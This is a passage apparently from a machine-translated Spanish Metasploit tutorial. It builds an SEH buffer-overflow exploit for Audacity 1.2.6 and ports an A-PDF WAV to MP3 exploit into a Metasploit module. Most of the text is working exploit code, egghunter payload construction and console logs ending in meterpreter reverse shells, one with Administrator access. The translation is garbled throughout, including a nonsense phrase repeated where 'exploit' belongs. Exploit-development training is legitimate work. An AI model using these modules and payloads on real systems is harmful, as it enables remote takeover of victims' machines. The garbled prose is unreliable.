De inmediato obtener una excepción de Audacity, y se detiene el depurador:



Un rápido vistazo a la cadena de SEH muestra que hemos sobrescrito un controlador de excepciones.





Tomamos la excepción (shift + F9), y ver lo siguiente:

The screenshot shows the Immunity Debugger interface for the process 'audacity.exe' on the CPU - main thread. The 'Registers (FPU)' window is open, displaying the state of various registers. The EIP register is highlighted at 67413966. Below the registers, a memory dump is visible, showing hex values and their corresponding ASCII characters. The bottom status bar indicates an 'Access violation when executing [67413966]' and the debugger is in a 'Paused' state.

**Registers (FPU)**

EAX	00000000
ECX	67413966
EDX	7C9037D8 ntdll.7C9037D8
EBX	00000000
ESP	0012F590
EBP	0012F5B0
ESI	00000000
EDI	00000000
EIP	67413966
CS	0023 32bit 0(FFFFFFFF)
DS	0023 32bit 0(FFFFFFFF)
SS	0023 32bit 0(FFFFFFFF)
ES	0023 32bit 0(FFFFFFFF)
FS	003B 32bit 7FFDF000(FFF)
GS	0000 NULL
LastErr	ERROR_SUCCESS (00000000)
EFL	00010246 (NO, NB, E, BE, NS, PE, GE, LE)
ST0	empty -???
ST1	empty -???

**Memory Dump**


Address	Hex dump	ASCII
0012FBEB	41 66 38 41 66 39 41 67	Af8Af9Ag
0012FBF0	30 41 67 31 41 67 32 41	0Ag1Ag2A
0012FBF8	67 33 41 67 34 41 67 35	g3Ag4Ag5
0012FC00	41 67 36 41 67 37 41 67	Ag6Ag7Ag
0012FC08	38 41 67 39 41 68 30 41	8Ag9Ah0A
0012FC10	68 31 41 68 32 41 68 33	h1Ah2Ah3
0012FC18	41 68 34 41 68 35 41 68	Ah4Ah5Ah
0012FC20	36 41 68 37 41 68 38 41	6Ah7Ah8A
0012FC28	68 39 41 69 30 41 69 31	h9Ai0Ai1
0012FC30	41 69 32 41 69 33 41 69	Ai2Ai3Ai
0012FC38	34 00 71 00 05 00 00 00	4.q.+....
0012FC40	00 00 00 00 DA D5 42 00	...rFB.
0012FC48	69 5F 4B 00 00 00 00 00	l.K.....
0012FC50	46 00 00 00 00 00 00 00	F.....
0012FC58	40 0F 44 00 01 00 00 00	M*0. ....

[13:53:52] Access violation when executing [67413966] - use Shift+F7/F8/F9 to pass exception to program Paused

# Completing The Exploit

## Completando el Exploit

Se trata de un desbordamiento SEH estándar. Se puede notar que algunas de nuestras entradas del usuario un "pop, pop, ret" lejos de nosotros en la pila. Una cosa interesante a notar a partir de la imagen de arriba es el hecho de que le hemos enviado una carga de bytes 2000 - sin embargo, parece que cuando volvamos a nuestro buffer, que se trunca. Tenemos alrededor de 80 bytes de espacio para nuestra shellcode (marcado en azul). Usamos la inmunidad! SAFESSEH función para localizar DLL sin protección a partir del cual se puede encontrar una dirección de retorno.



Copiamos el archivo DLL y la búsqueda de una combinación de POP POP instrucción RET utilizando msfpescan.

```
root@bt:~/pentest/exploits/framework3# msfpescan -p libfftw3f-3.dll
```

```
[libfftw3f-3.dll]
0x637410a9 pop esi; pop ebp; retn 0x000c
0x63741383 pop edi; pop ebp; ret
0x6374144c pop edi; pop ebp; ret
0x637414d3 pop edi; pop ebp; ret

0x637f597b pop edi; pop ebp; ret
0x637f5bb6 pop edi; pop ebp; ret
```

```
root@bt:~/pentest/exploits/framework3#
```

# PoC Exploit

Como hemos utilizado la función `pattern_create` para crear nuestro buffer inicial, podemos calcular la lenth búfer necesario para sobrescribir nuestro manejador de excepciones.

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 67413966
178
root@bt:/pentest/exploits/framework3/tools#
```


Modificamos nuestro exploit en consecuencia mediante la introducción de una dirección de respuesta válida.

```
[ 'Audacity Universal 1.2 ', { 'Ret' => 0x637410A9} ],
```


A continuación, ajustar la amortiguación para redirigir el flujo de ejecución en el momento del accidente a nuestra dirección de retorno, saltar sobre ella (XEB es un "pequeño salto") y luego la tierra en el buffer de punto de interrupción (XCC).

```
def exploit
  buff = "\x41" * 174
  buff << "\xeb\x06\x41\x41"
  buff << [target.ret].pack('V')
  buff << "\xCC" * 2000
  print_status("Creating '#{datastore['FILENAME']}' file ...")
  file_create(buff)
end
```


Una vez más, generar nuestro archivo de explotar, unir Audacity para el depurador e importar el archivo malicioso. Esta vez, la SEH debe ser sobrescrito con nuestra dirección - el que nos llevará a un pop, pop conjunto, la instrucción ret. Hemos establecido un punto de interrupción allí, y una vez más, tomar la excepción con shift + F9 y caminar a través de nuestra ret pop pop con F8.



El pequeño salto nos lleva a nuestra dirección de retorno, en nuestro "buffer shellcode".



Una vez más, tenemos muy poco espacio en el buffer de nuestra inspección payload. A rápido de la memoria revela que la longitud del búfer completo se puede encontrar en el montón. Sabiendo esto, podemos utilizar nuestro espacio inicial de 80 bytes para ejecutar un egghunter, lo que buscan y encuentran la carga secundaria.



### La aplicación de la egghunter MSF es relativamente fácil:

```
def exploit
  hunter = generate_egghunter
  egg = hunter[1]

  buff = "\x41" * 174
  buff << "\xeb\x06\x41\x41"
  buff << [target.ret].pack('V')
  buff << "\x90"*4
  buff << hunter[0]
  buff << "\xCC" * 200
  buff << egg + egg
  buff << payload.encoded

  print_status("Creating '#{datastore['FILENAME']}' file ...")
  file_create(buff)
end
```

El exploit final se parece a esto:

```
##
# $Id: audacity1-26.rb 6668 2009-06-17 20:54:52Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
```

```

# http://metasploit.com/projects/Framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  include Msf::Exploit::FILEFORMAT
  include Msf::Exploit::Remote::Egghunter

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Audacity 1.2.6 (GRO File) SEH
Overflow.',
      'Description' => %q{
Audacity is prone to a buffer-overflow
vulnerability because it fails to perform adequate
boundary checks on user-supplied data. This
issue occurs in the
function of the 'lib-src/allegro/strparse.cpp'
source file when handling malformed '.gro'
files
This module exploits a stack-based buffer
overflow in the Audacity audio editor 1.6.2.
An attacker must send the file to victim and
the victim must import the "midi" file.
},
      'License' => MSF_LICENSE,
      'Author' => [ 'muts & mr_me', 'Mati & Steve' ],
      'Version' => '$Revision: 6668 $',
      'References' =>
        [
          [ 'URL',
'http://milw0rm.com/exploits/7634' ],
          [ 'CVE', '2009-0490' ],
        ],
      'Payload' =>
        {
          'Space' => 2000,
          'EncoderType' =>
Msf::Encoder::Type::AlphanumMixed,
          'StackAdjustment' => -3500,
        },
      'Platform' => 'win',
      'Targets' =>
        [
          [ 'Audacity Universal 1.2 ', { 'Ret' =>
0x637410A9} ],
        ],
      'Privileged' => false,
      'DisclosureDate' => '5th Jan 2009',
      'DefaultTarget' => 0))

    register_options(
      [
        OptString.new('FILENAME', [ true, 'The file
name.', 'auda_eviL.gro' ]),
      ], self.class)

```

```

end

def exploit
    hunter = generate_egghunter
    egg = hunter[1]
    buff = "\x41" * 174
    buff << "\xeb\x08\x41\x41"
    buff << [target.ret].pack('V')
    buff << "\x90" * 4
    buff << hunter[0]
    buff << "\x43" * 200
    buff << egg + egg
    buff << payload.encoded

    print_status("Creating '#{datastore['FILENAME']}' file ...")


    file_create(buff)

end

end

```

Corremos el exploit final a través de un depurador para asegurarse de que todo está en orden. Podemos ver la egghunter se ha implementado correctamente y está funcionando perfectamente.



Que generamos a las armas del exploit al final :

```
msf > search audacity
[*] Searching loaded modules for pattern 'audacity'...
```

```
Exploits
=====
```

Name	Description
-----	-----
windows/fileformat/audacity	Audacity 1.2.6 (GRO File) SEH Overflow.

```
msf > use windows/fileformat/audacity
msf exploit(audacity) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(audacity) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILENAME	auda_eviL.gro	yes	The file name.
OUTPUTPATH	/pentest/exploits/framework3/data/exploits	yes	The location of the file.

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST	192.168.2.15	yes	The local address
LPORT	4444	yes	The local port

Exploit target:

```
Id  Name
--  ----
0   Audacity Universal 1.2
msf exploit(audacity) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'auda_eviL.gro' file ...
[*] Generated output file /pentest/exploits/framework3/data/exploits/auda_eviL.gro
[*] Exploit completed, but no session was created.
```

Y obtener una shell meterpreter!

```
msf exploit(audacity) > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.15
LHOST => 192.168.2.15
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
```



```
[*] Started reverse handler  
[*] Starting the payload handler...  
[*] Sending stage (718336 bytes)  
[*] Meterpreter session 1 opened (192.168.2.15:4444 -> 192.168.2.109:1445)
```

meterpreter >

# Porting Exploits

## *PERFORACIONES CON LOS EXPLOITS*

A pesar de Metasploit es propiedad comercial, sigue siendo un proyecto de código abierto y crece y se desarrolla sobre la base de usuarios contribuyen módulos. Como sólo hay un puñado de desarrolladores a tiempo completo en el equipo, hay una gran oportunidad para el puerto existente exploits públicos para el Metasploit Framework. Explora transferencia no sólo ayudará a que Metasploit más versátil y potente, también es una excelente manera de aprender sobre el funcionamiento interno del Framework y le ayuda a mejorar sus habilidades de Rubí, al mismo tiempo. Un punto muy importante tener en cuenta al escribir módulos Metasploit es que \* siempre \* necesidad de utilizar pestañas duro y no los espacios. Para algunos otros detalles importantes del módulo, consulte el "hacking" archivo ubicado en la raíz del directorio de Metasploit. Hay alguna información importante que ayudará a asegurar que sus envíos se apresuró a añadir al tronco.

Para comenzar, lo primero que tendrás que seleccionar, obviamente, un exploit en el puerto más. Vamos a utilizar la A-WAV to MP3 Converter PDF las armas del exploit al final la versión publicada en <http://www.exploit-db.com/exploits/14681>. Al trasladar las exploit, no hay necesidad de empezar a programar desde cero, sino que simplemente se puede seleccionar un módulo de las armas del exploit al final pre-existente y modificarlo para adaptarlo a nuestros propósitos. Dado que se trata de un exploit formato de archivo, vamos a ver en modules / exploits / windows / formato de archivo / apagado el directorio Metasploit principal de un candidato adecuado. Este exploit en particular es un SEH sobrescribe lo que necesitamos para encontrar un módulo que utiliza la MSF:: Exploit:: Remote:: Seh mixin. Podemos encontrar esta cerca de la parte superior de la audiotran\_pls.rb las armas del exploit al final como se muestra a continuación.

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = GoodRanking

  include Msf::Exploit::FILEFORMAT
  include Msf::Exploit::Remote::Seh
```

Después de haber encontrado una plantilla adecuada para el uso de nuestro módulo, entonces tira todo lo específico del módulo existente y guardarlo en `~/ .msf3/modules/exploits/windows/fileformat /`. Puede que tenga que crear los directorios adicionales en su directorio personal si está siguiendo exactamente. Tenga en cuenta que es posible guardar el módulo personalizado en el directorio Metasploit principal, pero puede causar problemas en la actualización del Framework si al final la presentación de un módulo que se incluirán en el tronco. Nuestra las armas del exploit al final simplificada es la siguiente:

```
##
# $Id: $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = GoodRanking

  include Msf::Exploit::FILEFORMAT
  include Msf::Exploit::Remote::Seh

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Exploit Title',
      'Description' => %q{
        Exploit Description
      },
      'License' => MSF_LICENSE,
      'Author' =>
        [
          'Author'
        ],
      'Version' => '$Revision: $',
      'References' =>
        [
          [ 'URL', 'http://www.somesite.com' ],
        ],
      'Payload' =>
        {
          'Space' => 6000,
          'BadChars' => "\x00\x0a",
          'StackAdjustment' => -3500,
        },
      'Platform' => 'win',
      'Targets' =>
        [
          [ 'Windows Universal', { 'Ret' => } ],
        ],
      'Privileged' => false,
      'DisclosureDate' => 'Date',
```

```

'DefaultTarget' => 0))

register_options(
  [
    OptString.new('FILENAME', [ true, 'The file name.',
'filename.ext']),
  ], self.class)

end

def exploit

  print_status("Creating '#{datastore['FILENAME']}' file ...")

  file_create(splloit)

end

end

```

Ahora que nuestro skeleton está listo, podemos empezar a conectar la información de la las armas del exploit al final pública, si es que ha sido probado y comprobado que funciona. Empezamos añadiendo el título, descripción, autor (s), y referencias. Tenga en cuenta que es cortés con los nombres de los autores originales pública las armas del exploit al final como lo fue su trabajo duro que encontró el error en el primer lugar.

```

def initialize(info = {})
  super(update_info(info,
    'Name' => 'A-PDF WAV to MP3 v1.0.0 Buffer Overflow',
    'Description' => %q{
      This module exploits a buffer overflow in A-PDF WAV to MP3
v1.0.0. When
      the application is used to import a specially crafted m3u file, a
buffer overflow occurs
      allowing arbitrary code execution.
    },
    'License' => MSF_LICENSE,
    'Author' =>
      [
        'd4rk-h4ck3r', # Original Exploit
        'Dr_IDE', # SEH Exploit
        'dookie' # MSF Module
      ],
    'Version' => '$Revision: $',
    'References' =>
      [
        [ 'URL', 'http://www.exploit-db.com/exploits/14676/' ],
        [ 'URL', 'http://www.exploit-db.com/exploits/14681/' ],
      ],

```

Todo se explica por sí mismo a este punto y que no sea la estructura del módulo de Metasploit, no hay nada complicado pasando hasta ahora. Llevando a cabo más en el módulo, vamos a garantizar la EXITFUNC se establece en 'seh' y establecer "DisablePayloadHandler" a 'true' para eliminar cualquier conflicto con el controlador de el payload en espera de la shell. Mientras estudiaba el exploit público en un depurador, hemos determinado que hay aproximadamente 600 bytes de espacio disponible para shellcode y que \x00 y \x0a son personajes malos que corrompen a nuestra shellcode. Encontrar los personajes malos siempre es tedioso, pero para garantizar la fiabilidad las armas del exploit al final, es un mal necesario. Para más información de encontrar su mala disposición, consulte el siguiente enlace: [http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit#Dealing\\_with\\_badchars](http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit#Dealing_with_badchars). En la sección "Objetivos", se añade el pop lo más importante / pop / dirección del remitente retn para la las armas del exploit al final, la longitud del búfer necesario para alcanzar el controlador de SE, y un comentario indicando la dirección donde viene. Desde esta dirección de retorno es el binario de la aplicación, el objetivo es 'Windows universal' en este caso. Por último, agregar la fecha se dio a conocer la vulnerabilidad y garantizar la "DefaultTarget" valor se establece en 0.

```
'DefaultOptions' =>
  {
    'EXITFUNC' => 'seh',
    'DisablePayloadHandler' => 'true'
  },
  'Payload' =>
  {
    'Space' => 600,
    'BadChars' => "\x00\x0a",
    'StackAdjustment' => -3500
  },
  'Platform' => 'win',
  'Targets' =>
  [
    [ 'Windows Universal', { 'Ret' => 0x0047265c, 'Offset' =>
4132 } ], # p/p/r in wavtomp3.exe
  ],
  'Privileged' => false,
  'DisclosureDate' => 'Aug 17 2010',
  'DefaultTarget' => 0))
```

La última parte tenemos que editar antes de pasar a la explotación actual es la sección "register\_options". En este caso, tenemos que decirle Metasploit lo que el nombre del archivo por defecto será para la las armas del exploit al final. En la red basada en exploits, aquí es donde se declaran cosas como el puerto por defecto para su uso.

```
register_options(
  [
    OptString.new('FILENAME', [ false, 'The file name.', 'msf.wav' ]),
  ], self.class)
```

La última y más interesante, la sección de edición es el 'las armas del exploit al final' bloque en el que todas las piezas encajan. En primer lugar, `rand_text_alpha_upper` (objetivo ['Offset']) va a crear nuestro buffer que conduce a la SE con controlador de azar, en mayúsculas los caracteres alfabéticos con la duración que se especifica en el bloque de "objetivos" del módulo. A continuación, `generate_seh_record` (`target.ret`) añade el salto corto y la dirección del remitente que normalmente vemos en exploits públicos. La siguiente parte, `make_nops` (12), se explica por si mismo, Metasploit se utilizan una variedad de no-op instrucciones para ayudar en la IDS / IPS / evasión AV. Por último, añade `payload.encoded` en el shellcode generado de forma dinámica al exploit. Un mensaje se imprime en la pantalla y los archivos maliciosos se escriben en el disco así que podemos enviar a nuestro objetivo.

```
def exploit

  exploit = rand_text_alpha_upper(target['Offset'])
  exploit << generate_seh_record(target.ret)
  exploit << make_nops(12)
  exploit << payload.encoded

  print_status("Creating '#{datastore['FILENAME']}' file ...")

  file_create(exploit)

end
```

Ahora que tenemos todo lo editado, podemos tener nuestro módulo de nueva creación para una prueba de manejo.

```
msf > search a-pdf
[*] Searching loaded modules for pattern 'a-pdf'...

Exploits
=====

   Name                                     Rank   Description
   ----                                     -
   windows/browser/adobe_flashplayer_newfunction  normal  Adobe Flash Player
"newfunction" Invalid Pointer Use
   windows/fileformat/a-pdf_wav_to_mp3          normal  A-PDF WAV to MP3
v1.0.0 Buffer Overflow
   windows/fileformat/adobe_flashplayer_newfunction  normal  Adobe Flash Player
"newfunction" Invalid Pointer Use

msf > use exploit/windows/fileformat/a-pdf_wav_to_mp3
msf exploit(a-pdf_wav_to_mp3) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
FILENAME	msf.wav	no	The file name.
OUTPUTPATH	/opt/metasploit3/msf3/data/exploits	yes	The location of the file.

Exploit target:

Id	Name
--	----
0	Windows Universal

```
msf exploit(a-pdf_wav_to_mp3) > set OUTPUTPATH /var/www
OUTPUTPATH => /var/www
msf exploit(a-pdf_wav_to_mp3) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(a-pdf_wav_to_mp3) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(a-pdf_wav_to_mp3) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Creating 'msf.wav' file ...
[*] Generated output file /var/www/msf.wav
[*] Exploit completed, but no session was created.
msf exploit(a-pdf_wav_to_mp3) >
```

Todo parece estar funcionando bien hasta ahora. Ahora sólo tenemos que configurar un listener meterpreter y tenemos nuestras víctimas abrir nuestro archivo malicioso en la aplicación vulnerable.

```
msf exploit(a-pdf_wav_to_mp3) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.160
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.160:53983) at
2010-08-31 20:59:04 -0600

meterpreter > sysinfo
Computer: XEN-XP-PATCHED
OS      : Windows XP (Build 2600, Service Pack 3).
Arch    : x86
Language: en_US
meterpreter> getuid
Server username: XEN-XP-PATCHED\Administrator
meterpreter>
```

Éxito! No todas las exploits son tan fáciles de puerto a través, pero el tiempo es bien vale la pena y ayuda a hacer una herramienta ya excelente, incluso mejor. Para más información sobre el porte exploits y contribuir a Metasploit en general, consulte los siguientes enlaces:

<http://www.metasploit.com/redmine/projects/framework/repository/entry/HACKING>

<http://www.metasploit.com/redmine/projects/framework/wiki/PortingExploits>

<http://www.metasploit.com/redmine/projects/framework/wiki/ExploitModuleDev>



# **Client Side Exploits**

## **Exploits del lado cliente**

